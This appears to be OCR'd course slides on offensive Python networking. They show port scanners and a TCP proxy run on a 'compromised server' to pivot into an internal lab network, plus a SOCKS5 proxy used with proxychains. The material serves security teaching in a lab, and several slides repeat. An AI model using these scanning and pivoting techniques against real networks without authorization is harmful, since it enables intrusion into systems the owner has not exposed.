Working with socket : Simple TCP client (cont.)

- If we try to launch it with scanme.nmap.org as a host, and 22 (SSH) as a port, we will get this:

```
python tcp_client.py scanme.nmap.org 22
Received bytes: b'SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13\r\n'
```

- SSH on the target has sent its banner back. This behavior doesn't relate to our input "Hello!" since SSH on its default configuration will send its banner to any connecting socket.

Network (cont.)

Working with socket : Simple TCP port scanner

- We can write a simple **synchronous** TCP port scanner:

```
import socket, sys

def tcp_scan(host):
        for port in range(1, 65536):
            try:
                with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                    s.settimeout(1)
                    s.connect((host, port))
            except (ConnectionRefusedError, socket.timeout):
                pass
            else:
                print(f"{port}/tcp open")

if __name__ == "__main__":
    tcp_scan(sys.argv[1])
```

Network (cont.)

Working with socket : Simple TCP port scanner (cont.)

```
$ python simple_tcp_port_scanner.py 172.16.238.100
80/tcp open
... waiting ...
```

- The problem with the previous TCP port scanner is that it’s slow.
- The reason is that it checks for every port sequentially port after another.
- If one port is filtered, the script will wait for 1 second until it gives up.
- If all ports are filtered on the target, the script will take over 18 hours to complete!!

SECURITY FLAME

Network (cont.)

Working with socket : Simple asynchronous TCP port scanner (cont.)


```
import asyncio, sys

sem = asyncio.Semaphore(400)

async def tcp_scan(host, port):
    async with sem:
        try:
            conn = asyncio.open_connection(host, port)
            await asyncio.wait_for(conn, 1)
            print(f"{port}/tcp open")
        except (ConnectionRefusedError, asyncio.TimeoutError):
            pass

async def main():
    coros = [tcp_scan(sys.argv[1], port) for port in range(1, 65536)]
    await asyncio.gather(*coros)

asyncio.run(main())
```

- This port scanner will scan 400 ports a second using asynchronously.

Network (cont.)

Writing a TCP proxy


- We can write a TCP proxy that basically forwards packets from a host to another.
- Proxies can be helpful when trying to access internal services that are not exposed externally.



Network (cont.)

Writing a TCP proxy (cont.)

- We can write a TCP proxy that basically forwards packets from a host to another.
- Proxies can be helpful when trying to access internal services that are not exposed externally.



SECURITY FLAME

Network (cont.)

Writing a TCP proxy (cont.)

- Our script will have a feature to display all data that it forwards through a hex dump.

```
import asyncio
import logging
import sys
import argparse

# display the character if it's printable, otherwise, display '.' instead.
PRINTABLE = b''.join([(126 >= i >= 32) and chr(i).encode() or b'.' for i in range(256)])

def hexdump(src: bytes, length=16):
    results = list()
    for i in range(0, len(src), length):
        word = src[i:i+length]
        printable = word.translate(PRINTABLE)
        hexa = ' '.join([f'{c:02X}' for c in word])
        hexwidth = length*3
        results.append(f'{i:04x}: {hexa:<{hexwidth}}  {printable.decode()}')

    for line in results:
        logging.debug(line)
...
```

Network (cont.)

Writing a TCP proxy (cont.)

- Next, we will define a **pipe** function that rewrite the received data into the target socket.

```
...
async def pipe(reader, writer, *, sending_remote:bool):
    try:
        while not reader.at_eof():
            writer.write(data:=await reader.read(2048))

            if(sending_remote):
                logging.debug(f"\nSending {len(data)} bytes")
            else:
                logging.debug(f"\nReceiving {len(data)} bytes")
            hexdump(data)
    finally:
        writer.close()
...
```

SECURITY FLAME

Network (cont.)

Writing a TCP proxy (cont.)

- Next, we will define a function to handle any client connection.

```
...
async def handle_client(local_reader, local_writer, remote_host, remote_port):
    try:
        remote_reader, remote_writer = await asyncio.open_connection(
            remote_host, remote_port)
        pipe1 = pipe(local_reader, remote_writer, sending_remote=True)
        pipe2 = pipe(remote_reader, local_writer, sending_remote=False)
        await asyncio.gather(pipe1, pipe2)
    finally:
        local_writer.close()
...
```

SECURITY FLAME

Network (cont.)

Writing a TCP proxy (cont.)

- Next, we will define the main function that will handle arguments.

```
def main():
    parser = argparse.ArgumentParser(add_help = True, description = "Simple TCP proxy")

    parser.add_argument('-s', '--server', dest="server_host", action='store',
            help="address to listen on (default 0.0.0.0)", default="0.0.0.0")
    parser.add_argument('-p', '--port', dest="server_port", action='store',
            help="port to listen on (default 9999)", default=9999)
    parser.add_argument('-r', '--remote-host', dest="remote_host", action='store',
            help="remote host to connect to", required=True)
    parser.add_argument('-t', '--remote-port', dest="remote_port", action='store',
            help="remote port to connect to", required=True)
    parser.add_argument('-v', '--verbose', dest='verbose', action='store_true',
            help="verbosity", default=False)
    ...
```

SECURITY FLAME

Network (cont.)

Writing a TCP proxy (cont.)

- Next, we set up asyncio to create a coroutine for each connecting client.

```
def main():
    ...
    # Create the server
    loop = asyncio.new_event_loop()
    coro = asyncio.start_server(lambda reader, writer: handle_client(reader, writer,
        opts.remote_host, int(opts.remote_port)), opts.server_host, int(opts.server_port))
    server = loop.run_until_complete(coro)

    # Serve requests until Ctrl+C is pressed
    logging.info('Serving on {}'.format(server.sockets[0].getsockname()))
    try:
        loop.run_forever()
    except KeyboardInterrupt:
        pass

    # Close the server
    server.close()
    loop.run_until_complete(server.wait_closed())
    loop.close()
if __name__ == "__main__":
    main()
```

SECURITY FLAME

Network (cont.)

Writing a TCP proxy (cont.)

- If we run this on the compromised server

```
root@pcpapp:/tmp# python async_tcp_proxy.py -p 1234 -r 172.16.238.11 -t 22 -v
Serving on ('0.0.0.0', 1234)
```

- We will try to connect to the target server/port using netcat and send some data.

```
$ nc -vn 172.16.238.100 1234
(UNKNOWN) [172.16.238.100] 1234 (?) open
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3
hello there!
Invalid SSH identification string.
```

- We notice that our proxy works perfectly even though we cannot connect to the target directly!

```
root@pcpapp:/tmp# python async_tcp_proxy.py -p 1234 -r 172.16.238.11 -t 22 -v
Serving on ('0.0.0.0', 1234)

Receiving 41 bytes
0000: 53 53 48 2D 32 2E 30 2D 4F 70 65 6E 53 53 48 5F   SSH-2.0-OpenSSH_
0010: 38 2E 32 70 31 20 55 62 75 6E 74 75 2D 34 75 62   8.2p1 Ubuntu-4ub
0020: 75 6E 74 75 30 2E 33 0D 0A                        untu0.3..

Sending 13 bytes
0000: 68 65 6C 6C 6F 20 74 68 65 72 65 21 0A            hello there!.
...
```

Network (cont.)

Writing a TCP proxy (cont.)

- If we run this on the compromised server

```
root@pcpapp:/tmp# python async_tcp_proxy.py -p 1234 -r 172.16.238.11 -t 22 -v
Serving on ('0.0.0.0', 1234)
```

- We will try to connect to the target server/port using netcat and send some data.

```
$ nc -vn 172.16.238.100 1234
(UNKNOWN) [172.16.238.100] 1234 (?) open
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3
hello there!
Invalid SSH identification string.
```

- We notice that our proxy works perfectly even though we cannot connect to the target directly!

```
root@pcpapp:/tmp# python async_tcp_proxy.py -p 1234 -r 172.16.238.11 -t 22 -v
Serving on ('0.0.0.0', 1234)

Receiving 41 bytes
0000: 53 53 48 2D 32 2E 30 2D 4F 70 65 6E 53 53 48 5F   SSH-2.0-OpenSSH_
0010: 38 2E 32 70 31 20 55 62 75 6E 74 75 2D 34 75 62   8.2p1 Ubuntu-4ub
0020: 75 6E 74 75 30 2E 33 0D 0A                        untu0.3..

Sending 13 bytes
0000: 68 65 6C 6C 6F 20 74 68 65 72 65 21 0A            hello there!.
...
```

Network (cont.)


Writing a TCP proxy (cont.)

- This will work well if there's one service you'd like to proxy on the internal network, but what if there're multiple services/targets that you would like to proxy?
- It wouldn't make sense to proxy each port to each service individually.
- One way to go is use SOCKS.

Network (cont.)

SOCKS proxy


- Instead of proxying each service individually, we can proxy all traffic to any port through a single proxy.



Network (cont.)

SOCKS proxy (cont.)

- Instead of proxying each service individually, we can proxy all traffic to any port through a single proxy.




Network (cont.)

SOCKS proxy (cont.)

- SOCKS can proxy traffic to any target without specifying a destination port/host.
- SOCKS5 also adds support for authentication to the proxy.

- Luckily, there's an implementation of socks5 protocol that we can use to proxy our traffic.
- We'll download the source code and write a little script to start the proxy.



Network (cont.)

SOCKS proxy (cont.)

- You can either download the zip code from GitHub repo, or alternatively, you can use git to clone source code.

```
$ git clone https://github.com/Amaindex/asyncio-socks-server
Cloning into 'asyncio-socks-server'...
remote: Enumerating objects: 282, done.
remote: Counting objects: 100% (282/282), done.
remote: Compressing objects: 100% (182/182), done.
remote: Total 282 (delta 172), reused 193 (delta 92), pack-reused 0
Receiving objects: 100% (282/282), 68.09 KiB | 13.62 MiB/s, done.
Resolving deltas: 100% (172/172), done.
```

- Next, we'll enter the project's folder, and create a file named **my_socks5_proxy.py**:

```
from asyncio_socks_server.__main__ import main

if __name__ == "__main__":
    main()
```

Network (cont.)

SOCKS proxy (cont.)

- If we run the created file, we get the following output:

```
~/asyncio-socks-server$ python my_socks5_proxy.py -h
usage: asyncio_socks_server [-h] [-v] [-H HOST] [-P PORT] [-A METHOD] [--access-log] [--debug] [--strict]
                            [--env-prefix ENV_PREFIX] [--config PATH]
...

optional arguments:
  -h, --help                Show this help message and exit.
  -v, --version             Show program's version number and exit.

  -H HOST, --host HOST      Host address to listen (default 0.0.0.0).
  -P PORT, --port PORT      Port to listen (default 1080).
  -A METHOD, --auth METHOD  Authentication method (default 0).
                            Possible values: 0 (no auth), 2 (username/password auth)
...
```

- We can run the proxy with the default options:

```
~/asyncio-socks-server$ python my_socks5_proxy.py
2021-12-01 22:41:37 +0000 | INFO     | Server launched on ('0.0.0.0', 1080)
```

Network (cont.)

SOCKS proxy (cont.)

- Now, to utilize the SOCKS proxy we launched, we need to use a proxy client that supports SOCKS.
- One such program is **proxychains-ng**, and it's already installed in Kali Linux.
- Make sure you have the configuration set to connect to the compromised server and port.

```
$ tail -1 /etc/proxychains4.conf
socks5 172.16.238.100 1080
```

Network (cont.)

SOCKS proxy (cont.)

- Once proxychains's configuration is set up, we will check if a connection can be made without proxy

```
$ nc -vn 172.16.238.11 22
^C
$ ssh 172.16.238.11
ssh: connect to host 172.16.238.11 port 22: Connection timed out
```

- No connection. We will now try to run proxychains with any program we want to connect with (like netcat).

```
$ proxychains4 nc -vn 172.16.238.11 22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  172.16.238.100:1080  ...  172.16.238.11:22  ...  OK
(UNKNOWN) [172.16.238.11] 22 (ssh) open : Operation now in progress
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3
$ proxychains4 ssh 172.16.238.11
user@172.16.238.11's password:
```

- Nice! We've got connection through our SOCKS proxy!
- Note that we're not limited to just SSH. We can connect to any host/port we want in the network.

Network (cont.)

SOCKS proxy (cont.)

- Once proxychains's configuration is set up, we will check if a connection can be made without proxy

```
$ nc -vn 172.16.238.11 22
^C
$ ssh 172.16.238.11
ssh: connect to host 172.16.238.11 port 22: Connection timed out
```

- No connection. We will now try to run proxychains with any program we want to connect with (like netcat).

```
$ proxychains4 nc -vn 172.16.238.11 22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  172.16.238.100:1080  ...  172.16.238.11:22  ...  OK
(UNKNOWN) [172.16.238.11] 22 (ssh) open : Operation now in progress
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3
$ proxychains4 ssh 172.16.238.11
user@172.16.238.11's password:
```

- Nice! We've got connection through our SOCKS proxy!
- Note that we're not limited to just SSH. We can connect to any host/port we want in the network.

SECURITY FLAME

Network (cont.)

UDP client

- If you'd like to interact with a UDP server, you can modify the socket's type to be **SOCK_DGRAM**, which signifies that the protocol used is UDP.

```
import socket, sys

def main(host, port):
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
        s.sendto(b"Hello!", (host, port))
        data, connection = s.recvfrom(1024)
        s.sendto(b"There!", connection)
        print("Received bytes:", data)

if __name__ == "__main__":
    main(sys.argv[1], int(sys.argv[2]))
```

Network (cont.)

UDP host discovery

